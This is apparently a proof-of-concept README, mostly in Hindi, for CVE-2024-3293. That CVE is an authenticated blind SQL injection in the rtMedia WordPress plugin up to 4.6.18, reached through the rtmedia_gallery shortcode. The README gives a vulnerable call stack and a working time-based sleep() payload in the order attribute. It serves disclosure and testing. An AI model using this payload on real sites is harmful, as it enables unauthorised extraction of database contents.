truonghuuphuc/cve-2024-3293-poc
CVE-2024-3293 WordPress, BuddyPress और bbPress के लिए rtMedia <= 4.6.18 - rtmedia_gallery शॉर्टकोड के माध्यम से प्रमाणित (Contributor+) SQL Injection

rtMedia for WordPress, BuddyPress and bbPress <= 4.6.18 - प्रमाणित (योगदानकर्ता+) SQL इंजेक्शन rtmedia_gallery शॉर्टकोड के माध्यम से
विवरण
WordPress के लिए rtMedia for WordPress, BuddyPress and bbPress प्लगइन, संस्करण 4.6.18 तक (4.6.18 सहित) सभी संस्करणों में rtmedia_gallery शॉर्टकोड के माध्यम से ब्लाइंड SQL इंजेक्शन के प्रति संवेदनशील है, क्योंकि उपयोगकर्ता द्वारा आपूर्ति किए गए पैरामीटर पर अपर्याप्त एस्केपिंग और मौजूदा SQL क्वेरी पर पर्याप्त तैयारी की कमी है। यह प्रमाणित हमलावरों के लिए, योगदानकर्ता-स्तर और उससे ऊपर की पहुँच के साथ, मौजूदा क्वेरीज़ में अतिरिक्त SQL क्वेरीज़ जोड़ना संभव बनाता है, जिनका उपयोग डेटाबेस से संवेदनशील जानकारी निकालने के लिए किया जा सकता है।
कॉल स्टैक
RTMediaModel->get (\buddypress-media\app\helper\RTMediaModel.php:61)
RTMediaModel->get_media (\buddypress-media\app\helper\RTMediaModel.php:227)
RTMediaQuery->populate_media (\buddypress-media\app\main\routers\query\RTMediaQuery.php:869)
RTMediaQuery->populate_data (\buddypress-media\app\main\routers\query\RTMediaQuery.php:993)
RTMediaQuery->get_data (\buddypress-media\app\main\routers\query\RTMediaQuery.php:1214)
RTMediaQuery->query (\buddypress-media\app\main\routers\query\RTMediaQuery.php:684)
RTMediaQuery->__construct (\buddypress-media\app\main\routers\query\RTMediaQuery.php:184)
RTMediaGalleryShortcode::render (\buddypress-media\app\main\controllers\shortcodes\RTMediaGalleryShortcode.php:271)
पेलोड:
[rtmedia_gallery global="true" album_id="57" order_by="ratings" order=",media_id,(select 1 from (select sleep(IF(1=1,5,0)))x)"]


सही पेलोड:


गलत पेलोड: